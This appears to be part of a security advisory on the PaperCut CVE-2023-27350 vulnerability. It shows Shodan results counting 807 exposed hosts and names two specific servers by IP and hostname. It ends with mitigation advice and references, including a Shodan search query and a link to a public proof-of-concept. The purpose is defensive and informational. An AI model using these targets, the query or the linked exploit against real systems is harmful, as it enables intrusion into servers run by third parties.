Diffie-Hellman Fingerprint: **RFC3526/Oakley Group 14**

```
HTTP/1.1 200 OK
Date: Fri, 03 Nov 2023 13:19:51 GMT
Server: Apache
Content-Security-Policy: upgrade-insecure-requests;
Upgrade: h2,h2c
Connection: Upgrade
Last-Modified: Mon, 18 Sep 2023 23:14:41 GMT
ETag: "78e02b5-3a1e-605aa4e917a40"
Accept-Ranges: bytes
Content-Length: 14878
Vary: Acc...
```

As port 9191 is the default port used for accessing the PaperCut web administration interface, we examined how many PaperCut hosts with port 9191 open are exposed to the internet and there are currently 807.



TOTAL RESULTS

807

TOP COUNTRIES

United States	169
China	86
United Kingdom	83
France	40
Spain	38
More...	

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

PaperCut Login for ECLA NOISY LE GRAND 2023-11-03T13:04:14.292450

47.96.234.130
Aliyun Computing Co., LTD
China, Hangzhou

```
HTTP/1.1 200 OK
Date: Fri, 03 Nov 2023 13:04:14 GMT
Server:
Content-Type: text/html; charset=utf-8
Content-Encoding:
Content-Length: 12180
```

Login 2023-11-03T12:50:35.203056

78.109.181.198
print-server.kingscross.nido.ask4.co.uk
Ask4 customers in London (site #480)
United Kingdom, King's Cross

```
HTTP/1.1 200 OK
Date: Fri, 03 Nov 2023 13:37:17 GMT
Cache-Control: no-cache
Cache-Control: no-store
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
```

Friday, November 3, 2023

Mitigation Recommendations

- Upgrade PaperCut to the latest version.
- If unable to immediately patch, ensure vulnerable PaperCut servers are not accessible over the internet and implement one of the following network controls:
  - External controls: Block all inbound traffic from external IP addresses to the web management portal (port 9191 and 9192 by default).
  - Internal and external controls: Block all traffic inbound to the web management portal.
- Follow the best cybersecurity practices in your production and enterprise environments.

References

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-27350
- https://nvd.nist.gov/vuln/detail/CVE-2023-27350

- https://www.cisa.gov/sites/default/files/2023-05/aa23-131a_joint_csa_malicious_actors_exploit_cve-2023-27350_in_papercut_mf_and_ng_3.pdf
- https://github.com/0ximan1337/CVE-2023-27350-POC
- https://www.shodan.io/search?query=http.html%3A%22papercut%22+port%3A9191
- https://blogs.juniper.net/en-us/threat-research/cve-2023-27350-papercut-ng-and-mf-remote-code-execution-vulnerability